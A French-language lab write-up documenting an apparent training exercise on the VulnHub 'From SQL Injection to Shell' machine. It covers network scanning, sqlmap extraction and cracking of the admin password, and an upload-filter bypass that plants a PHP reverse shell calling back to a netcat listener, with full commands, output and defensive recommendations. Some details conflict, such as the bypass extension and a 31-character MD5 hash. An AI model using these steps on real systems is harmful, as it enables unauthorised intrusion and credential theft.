

RAPPORT DE CYBERSÉCURITÉ

From SQL Injection to Shell

Résumé exécutif

Ce rapport présente l'exploitation d'une application web vulnérable via une injection SQL. L'attaque permet d'extraire des credentials administrateur, d'accéder au panel d'administration, puis d'uploader un reverse shell PHP pour obtenir un accès système.

❏ AVERTISSEMENT

Ce rapport est destiné à des fins éducatives uniquement. Les techniques décrites ne doivent être utilisées que dans un environnement de test contrôlé avec autorisation explicite.

Ibrahim Kakaev
Décembre 2025

Cible : Pentester Lab - SQL Injection to Shell
Difficulté : Débutant

Table des matières

1	Introduction	3
1.1	Contexte	3
1.2	Objectifs	3
1.3	Informations sur la cible	3
2	Méthodologie	4
2.1	Phases de l'attaque	4
2.2	Outils utilisés	4
3	Phase 1 : Reconnaissance	5
3.1	Découverte de la cible	5
3.1.1	Commande arp-scan	5
4	Phase 2 : Énumération	6
4.1	Scan Nmap complet	6
4.1.1	Commande	6
5	Phase 3 : Détection de la vulnérabilité SQL	7
5.1	Test manuel d'injection SQL	7
5.1.1	Navigation et test	7
6	Phase 4 : Exploitation SQL avec SQLMap	8
6.1	Extraction des credentials administrateur	8
6.1.1	Commandes SQLMap	8
7	Phase 5 : Accès au panel d'administration	9
7.1	Connexion avec les credentials récupérés	9
7.1.1	Navigation	9
8	Phase 6 : Upload du webshell PHP	10
8.1	Préparation du reverse shell	10
8.1.1	Modification du webshell	10
8.2	Lancement du listener	10
8.2.1	Commande netcat	10
8.3	Upload du webshell	10
9	Phase 7 : Gain Access	12
9.1	Obtention du shell système	12
9.1.1	Exécution du webshell	12
9.2	Vérification de l'accès	12
9.2.1	Commandes exécutées	12
10	Analyse des vulnérabilités	14
10.1	Chaîne d'exploitation complète	14
10.2	Vulnérabilités critiques identifiées	14
10.2.1	1. Injection SQL (Error-based)	14
10.2.2	2. Mot de passe faible	14
10.2.3	3. Upload de fichiers non sécurisé	15
10.2.4	4. Affichage des erreurs SQL	15

11	Recommandations de sécurité	16
11.1	Corrections immédiates	16
11.1.1	1. Protection contre les injections SQL	16
11.1.2	2. Sécurisation de l'upload de fichiers	16
11.1.3	3. Politique de mots de passe	17
11.1.4	4. Configuration PHP sécurisée	17
11.2	Recommandations stratégiques	17
11.2.1	Défense en profondeur	17
11.2.2	Tests de sécurité réguliers	17
12	Timeline de l'attaque	18
13	Conclusion	19
13.1	Résumé de l'exploitation	19
13.2	Compétences développées	19
13.3	Leçons apprises	19
14	Annexes	20
14.1	Annexe A : Commandes complètes récapitulatives	20
14.2	Annexe B : Liste des screenshots	20
14.3	Annexe C : Ressources et références	20

1 Introduction

1.1 Contexte

"From SQL Injection to Shell" est un exercice pratique de Pentester Lab conçu pour enseigner l'exploitation d'injections SQL dans des applications web PHP. Cet exercice démontre comment une vulnérabilité SQL peut mener à une compromission complète du système.

1.2 Objectifs

- Identifier une vulnérabilité d'injection SQL
- Exploiter l'injection pour extraire des données sensibles
- Accéder au panel d'administration
- Uploader un webshell PHP
- Obtenir un accès système (gain access)

1.3 Informations sur la cible

Nom : Pentester Lab - From SQL Injection to Shell

Source : <https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/>

Auteur : Pentester Lab

Date : 13 septembre 2012

IP Cible : 10.0.2.10

IP Attaquant : 10.0.2.9

Application : Photoblog PHP/MySQL

2 Méthodologie

2.1 Phases de l'attaque

L'exploitation suit une progression logique classique :

1. **Reconnaissance** - Découverte de la cible
2. **Énumération** - Identification des services
3. **Détection SQL Injection** - Test manuel de vulnérabilité
4. **Exploitation SQL** - Extraction de credentials avec SQLMap
5. **Accès Admin** - Connexion au panel d'administration
6. **Upload Webshell** - Contournement de restrictions
7. **Gain Access** - Obtention d'un shell système

2.2 Outils utilisés

Reconnaissance : arp-scan

Énumération : nmap

Exploitation SQL : SQLMap, Firefox

Webshell : php-reverse-shell.php (Pentestmonkey)

Listener : netcat

Éditeur : nano


3 Phase 1 : Reconnaissance

3.1 Découverte de la cible

3.1.1 Commande arp-scan

```
sudo arp-scan -l
```

Objectif : Identifier l'adresse IP de la machine cible sur le réseau local.



```
(kali@kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 10.0.2.9
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:55:55:64      (Unknown)
10.0.2.10     08:00:27:af:7c:7f      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.947 seconds (131.48 hosts/sec). 4 responded
```

Figure 1 – Découverte réseau - IP cible identifiée : 10.0.2.10

Résultat :

IP Kali (attaquant) : 10.0.2.9

IP Cible : 10.0.2.10

Réseau : 10.0.2.0/24

4 Phase 2 : Énumération


4.1 Scan Nmap complet

4.1.1 Commande

```
nmap -sC -sV -p- 10.0.2.10
```

Options :

- -sC : Scripts par défaut NSE
- -sV : Détection de versions
- -p- : Scan de tous les ports



```
(kali@kali)~]$ nmap -sC -sV -p- 10.0.2.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 14:29 EST
Nmap scan report for 10.0.2.10
Host is up (0.00010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 8b:59:87:7b:36:6c:38:c9:66:b9:86:69:e1:50:b4:4c (DSA)
|_ 2048 70:c9:fc:f4:c7:ae:05:d0:88:f1:8d:53:96:fd:c2:f5 (RSA)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
|_ http-server-header: Apache/2.2.16 (Debian)
|_ http-title: My Photoblog - last picture
MAC Address: 08:00:27:AF:7C:7F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
```

Figure 2 – Scan Nmap - Services détectés sur la cible

Services découverts :

Port 22 : OpenSSH 5.5p1 Debian
Port 80 : Apache httpd 2.2.16 (Debian)
Application : "My Photoblog - last picture"
OS : Linux Debian

Analyse : Le port 80 héberge une application web, qui devient la cible prioritaire de l'exploitation.

5 Phase 3 : Détection de la vulnérabilité SQL

5.1 Test manuel d'injection SQL

5.1.1 Navigation et test

```
firefox http://10.0.2.10
firefox http://10.0.2.10/cat.php?id=1'
```

Principe du test : L'ajout d'un guillemet simple (') à la fin du paramètre `id` permet de tester si l'application est vulnérable aux injections SQL. Si la requête SQL n'est pas correctement protégée, le guillemet cassera la syntaxe et provoquera une erreur.




Figure 3 – Erreur SQL révélant la vulnérabilité

Erreur obtenue :

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

Conclusion :

Vulnérabilité confirmée !

L'application est vulnérable aux injections SQL sur le paramètre `id` de la page `cat.php`.

Type : Error-based SQL Injection

Paramètre : `id`

Page : `/cat.php`

6 Phase 4 : Exploitation SQL avec SQLMap

6.1 Extraction des credentials administrateur

6.1.1 Commandes SQLMap

```
sqlmap -u "http://10.0.2.10/cat.php?id=1" --dbs --batch
sqlmap -u "http://10.0.2.10/cat.php?id=1" -D photoblog --tables --batch
sqlmap -u "http://10.0.2.10/cat.php?id=1" -D photoblog -T users --dump --batch
```

Options SQLMap :

- --dbs : Énumération des bases de données
- -D photoblog : Sélection de la base de données
- --tables : Énumération des tables
- -T users : Sélection de la table
- --dump : Extraction du contenu de la table
- --batch : Mode automatique (pas d'interaction)

```
[14:34:57] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:34:57] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:34:57] [INFO] starting 2 processes
[14:35:00] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+-----+-----+-----+
| id | login | password |
+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efee8d410a8e0166eb2 (P4ssw0rd) |
+-----+-----+-----+

[14:35:12] [INFO] table 'photoblog.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.0.2.10/dump/photoblog/users.csv'
[14:35:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.10'

[*] ending @ 14:35:12 /2025-12-17/
```

Figure 4 – SQLMap - Extraction et crackage du mot de passe administrateur

Données extraites :

Base de données : photoblog

Table : users

Colonnes : id, login, password

Hash : 8efe310f9ab3efee8d410a8e0166eb2

Password cracké : P4ssw0rd

Credentials : admin :P4ssw0rd

Méthode de crackage : SQLMap utilise un dictionnaire intégré pour cracker les hashes MD5. Le mot de passe faible "P4ssw0rd" a été rapidement identifié.

7 Phase 5 : Accès au panel d'administration

7.1 Connexion avec les credentials récupérés

7.1.1 Navigation

```
firefox http://10.0.2.10/admin/
```

Credentials utilisés :

- **Username** : admin
- **Password** : P4ssw0rd

Administration of my Awesome Photoblog

Hacker	delete
Ruby	delete
Cthulhu	delete

Add a new picture

[Home](#) | [Manage pictures](#) | [New picture](#) | [Logout](#)

Figure 5 – Panel d'administration - Accès obtenu

Fonctionnalités disponibles :

☐ **Accès administrateur réussi**

Fonctionnalités identifiées :

- Home : Page d'accueil
- Manage pictures : Gestion des images
- New picture : Upload de nouvelles images
- Logout : Déconnexion

Vecteur d'attaque : Fonctionnalité d'upload d'images

Stratégie d'exploitation : La fonctionnalité "New picture" permet l'upload de fichiers. Nous allons tenter d'uploader un webshell PHP déguisé en image pour obtenir un accès système.

8 Phase 6 : Upload du webshell PHP

8.1 Préparation du reverse shell

8.1.1 Modification du webshell

```
cp /usr/share/webshells/php/php-reverse-shell.php shell.php
nano shell.php
```

Modifications nécessaires :


```
$ip = '10.0.2.9'; // IP de l'attaquant (Kali)
$port = 4444; // Port d'écoute
```

Contournement de la validation :

Restriction détectée : L'application refuse les fichiers .php

Bypass utilisé : Changement d'extension .php → .PHP

Principe : La validation côté serveur vérifie l'extension en minuscules, mais Apache exécute toujours les extensions .pHP, .Php, .PHP comme du code PHP grâce à une configuration permissive.



```
GNU nano 8.6 shell.php *
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.9'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^L Execute    ^C Location   M-! Undo
```

Figure 6 – Préparation du reverse shell PHP avec IP et port modifiés

8.2 Lancement du listener

8.2.1 Commande netcat

```
nc -lvnp 4444
```

Options :

- -l : Mode écoute (listen)
- -v : Mode verbeux
- -n : Pas de résolution DNS
- -p 4444 : Port d'écoute

8.3 Upload du webshell

Procédure :

1. Accéder à "New picture" dans le panel admin
2. Sélectionner le fichier `shell.php`
3. Soumettre le formulaire d'upload
4. Le fichier est uploadé avec succès
5. Naviguer vers "Manage pictures"
6. Cliquer sur l'image "shell" pour l'exécuter

9 Phase 7 : Gain Access

9.1 Obtention du shell système

9.1.1 Exécution du webshell

En cliquant sur l'image uploadée, le code PHP est exécuté côté serveur et établit une connexion reverse vers notre listener netcat.

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.10] 41659
Linux debian 2.6.32-5-amd64 #1 SMP Sun May 6 04:00:17 UTC 2012 x86_64 GNU/Linux
19:44:09 up 19 min, 6 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
user      tty2          19:24   19:32    0.00s   0.00s -bash
user      tty3          19:24   19:32    0.00s   0.00s -bash
user      tty4          19:24   19:32    0.00s   0.00s -bash
user      tty5          19:24   19:32    0.00s   0.00s -bash
user      tty6          19:24   19:32    0.00s   0.00s -bash
user      tty1          19:24   19:32    0.00s   0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Figure 7 – Shell système obtenu - www-data

Accès obtenu :

☐ GAIN ACCESS réussi

Connexion établie : 10.0.2.10 → 10.0.2.9 :4444

Utilisateur : www-data

UID : 33 (www-data)

GID : 33 (www-data)

Shell : /bin/sh

OS : Linux debian 2.6.32-5-amd64

Architecture : x86_64

9.2 Vérification de l'accès

9.2.1 Commandes exécutées

```
whoami
id
uname -a
pwd
```

Résultats :

— whoami : www-data

— id : uid=33(www-data) gid=33(www-data) groups=33(www-data)

— uname -a : Linux debian 2.6.32-5-amd64

— pwd : /

☐ **MISSION ACCOMPLIE**

Accès système obtenu avec succès via exploitation
d'injection SQL et upload de webshell PHP

10 Analyse des vulnérabilités

10.1 Chaîne d'exploitation complète

Résumé du chemin d'attaque :

1. Découverte de la cible (arp-scan)
2. Identification du service web (nmap)
3. Détection de SQL injection sur /cat.php?id=
4. Exploitation avec SQLMap
5. Extraction des credentials administrateur
6. Crackage du hash MD5 (P4ssw0rd)
7. Accès au panel d'administration
8. Upload de webshell PHP avec bypass d'extension
9. Obtention d'un shell www-data

10.2 Vulnérabilités critiques identifiées

10.2.1 1. Injection SQL (Error-based)

Sévérité : CRITIQUE

Localisation : /cat.php, paramètre id

Impact : Extraction complète de la base de données

Cause : Concaténation directe des paramètres dans la requête SQL

CWE : CWE-89 (SQL Injection)

Code vulnérable (hypothétique) :

```
$id = $_GET['id'];  
$query = "SELECT * FROM pictures WHERE id='$id'";  
$result = mysql_query($query);
```

10.2.2 2. Mot de passe faible

Sévérité : ÉLEVÉE

Hash : MD5 sans salt

Password : P4ssw0rd (facilement crackable)

Impact : Compromission du compte administrateur

CWE : CWE-521 (Weak Password Requirements)

10.2.3 3. Upload de fichiers non sécurisé

Sévérité : CRITIQUE

Localisation : /admin/new_picture.php

Impact : Exécution de code arbitraire

Bypass : Validation d'extension insuffisante (.php → .pHP)

CWE : CWE-434 (Unrestricted Upload of File)

Problèmes identifiés :

- Validation uniquement côté client
- Vérification d'extension case-sensitive
- Pas de vérification du contenu (magic bytes)
- Pas de renommage des fichiers uploadés
- Fichiers uploadés dans le webroot avec permissions d'exécution

10.2.4 4. Affichage des erreurs SQL

Sévérité : MOYENNE

Impact : Divulcation d'informations sensibles

Problème : display_errors=On en production

CWE : CWE-209 (Information Exposure Through Error Message)

11 Recommandations de sécurité

11.1 Corrections immédiates

11.1.1 1. Protection contre les injections SQL

Action : Utiliser des requêtes préparées (Prepared Statements)

Priorité : CRITIQUE

Code sécurisé (PDO) :

```
$stmt = $pdo->prepare("SELECT * FROM pictures WHERE id = ?");
$stmt->execute([$id]);
$result = $stmt->fetch();
```

Code sécurisé (MySQLi) :

```
$stmt = $mysqli->prepare("SELECT * FROM pictures WHERE id = ?");
$stmt->bind_param("i", $id);
$stmt->execute();
```

11.1.2 2. Sécurisation de l'upload de fichiers

Actions multiples :

```
// 1. Whitelist d'extensions stricte
$allowed = ['jpg', 'jpeg', 'png', 'gif'];
$ext = strtolower(pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION));
if (!in_array($ext, $allowed)) die('Invalid file type');

// 2. Vérification du type MIME
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $_FILES['file']['tmp_name']);
if (!in_array($mime, ['image/jpeg', 'image/png'])) die('Invalid MIME');

// 3. Renommage aléatoire
$filename = bin2hex(random_bytes(16)) . '.' . $ext;

// 4. Upload hors du webroot
$upload_dir = '/var/uploads/';
move_uploaded_file($_FILES['file']['tmp_name'], $upload_dir . $filename);
```

Priorité : CRITIQUE

11.1.3 3. Politique de mots de passe

Actions :

- Longueur minimale : 12 caractères
- Complexité obligatoire (majuscules, minuscules, chiffres, symboles)
- Utiliser bcrypt ou Argon2 pour le hachage
- Implémenter un salt unique par mot de passe

Code sécurisé :

```
// Hachage
$hash = password_hash($password, PASSWORD_BCRYPT, ['cost' => 12]);

// Vérification
if (password_verify($input_password, $stored_hash)) {
    // Login réussi
}
```

Priorité : CRITIQUE

11.1.4 4. Configuration PHP sécurisée

Fichier : /etc/php/php.ini**Modifications :**

```
display_errors = Off
log_errors = On
error_log = /var/log/php_errors.log
expose_php = Off
file_uploads = On
upload_max_filesize = 2M
max_file_uploads = 3
```

Priorité : ÉLEVÉE

11.2 Recommandations stratégiques

11.2.1 Défense en profondeur

- **WAF (Web Application Firewall)** : ModSecurity avec règles OWASP
- **IDS/IPS** : Snort ou Suricata pour détecter les injections SQL
- **Segmentation réseau** : Serveur web en DMZ
- **Principe du moindre privilège** : Compte MySQL dédié avec permissions limitées
- **Monitoring** : Logs centralisés avec alertes sur patterns suspects

11.2.2 Tests de sécurité réguliers

- Scans automatisés hebdomadaires (OWASP ZAP, Burp Suite)
- Tests d'intrusion trimestriels
- Revue de code sécurisé (SAST)
- Formation des développeurs (OWASP Top 10)

12 Timeline de l'attaque

Durée totale : 10-15 minutes

00 :00 - 00 :02 : Reconnaissance avec arp-scan
00 :02 - 00 :05 : Énumération avec Nmap
00 :05 - 00 :06 : Test manuel de SQL injection
00 :06 - 00 :10 : Exploitation avec SQLMap
00 :10 - 00 :11 : Accès au panel d'administration
00 :11 - 00 :13 : Préparation et upload du webshell
00 :13 - 00 :15 : Obtention du shell système

13 Conclusion

13.1 Résumé de l'exploitation

Cette machine Pentester Lab démontre plusieurs vulnérabilités critiques couramment rencontrées en environnement réel :

- **Application web vulnérable** avec injection SQL non protégée
- **Mot de passe faible** cracké instantanément par dictionnaire
- **Upload de fichiers non sécurisé** permettant l'exécution de code
- **Affichage d'erreurs** facilitant la détection de vulnérabilités

13.2 Compétences développées

Ce CTF permet de pratiquer :

- La méthodologie complète de pentest web
- L'utilisation d'outils standards (arp-scan, nmap, sqlmap)
- Les techniques d'injection SQL
- Le bypass de filtres d'upload
- L'obtention de reverse shells

13.3 Leçons apprises

Points clés pour la défense :

- Toujours utiliser des requêtes préparées
- Valider strictement les uploads de fichiers
- Utiliser des algorithmes de hachage modernes
- Désactiver l'affichage des erreurs en production
- Appliquer le principe du moindre privilège

Mission accomplie

Accès système obtenu avec succès sur Pentester Lab
via l'exploitation de SQL Injection to Shell

14 Annexes

14.1 Annexe A : Commandes complètes récapitulatives

```
# === PHASE 1 : RECONNAISSANCE ===
sudo arp-scan -l

# === PHASE 2 : ENUMERATION ===
nmap -sC -sV -p- 10.0.2.10

# === PHASE 3 : SQL INJECTION MANUELLE ===
firefox http://10.0.2.10/cat.php?id=1'

# === PHASE 4 : SQL INJECTION AVEC SQLMAP ===
sqlmap -u "http://10.0.2.10/cat.php?id=1" --dbs --batch
sqlmap -u "http://10.0.2.10/cat.php?id=1" -D photoblog --tables --batch
sqlmap -u "http://10.0.2.10/cat.php?id=1" -D photoblog -T users --dump --batch

# === PHASE 5 : ACCES ADMIN ===
firefox http://10.0.2.10/admin/
# Credentials: admin:P4ssw0rd

# === PHASE 6 : PREPARATION REVERSE SHELL ===
cp /usr/share/webshells/php/php-reverse-shell.php shell.php
nano shell.php
# Modifier: $ip = '10.0.2.9'; $port = 4444;

# === PHASE 7 : GAIN ACCESS ===
nc -lvnp 4444
# Upload shell.php via interface admin
# Cliquer sur l'image uploadée

# === VERIFICATION ===
whoami
id
uname -a
pwd
```

14.2 Annexe B : Liste des screenshots

Screenshot 1 (screen_1.png) : sudo arp-scan -l
Screenshot 2 (screen_2.png) : nmap -sC -sV -p- 10.0.2.10
Screenshot 3 (screen_3.png) : SQL injection manuelle - erreur SQL
Screenshot 4 (screen_4.png) : sqlmap - extraction credentials
Screenshot 5 (screen_5.png) : Panel d'administration
Screenshot 6 (screen_6.png) : Préparation reverse shell
Screenshot 7 (screen_7.png) : Shell www-data obtenu

14.3 Annexe C : Ressources et références

- **VulnHub** : <https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/>
- **Pentester Lab** : <https://pentesterlab.com/>

- **SQLMap Documentation** : <https://sqlmap.org/>
- **OWASP SQL Injection** : https://owasp.org/www-community/attacks/SQL_Injection
- **OWASP File Upload** : https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Notes importantes

☐ Avertissement légal

Ce rapport est fourni à des fins éducatives uniquement. Les techniques décrites ne doivent être utilisées que dans des environnements de test contrôlés ou avec une autorisation écrite explicite.

L'utilisation de ces techniques sur des systèmes sans autorisation est illégale et peut entraîner des poursuites pénales.

L'auteur de ce rapport décline toute responsabilité en cas d'utilisation abusive des informations contenues dans ce document.

Rapport rédigé par

Ibrahim Kakaev
Décembre 2025

Dans le cadre d'une formation en cybersécurité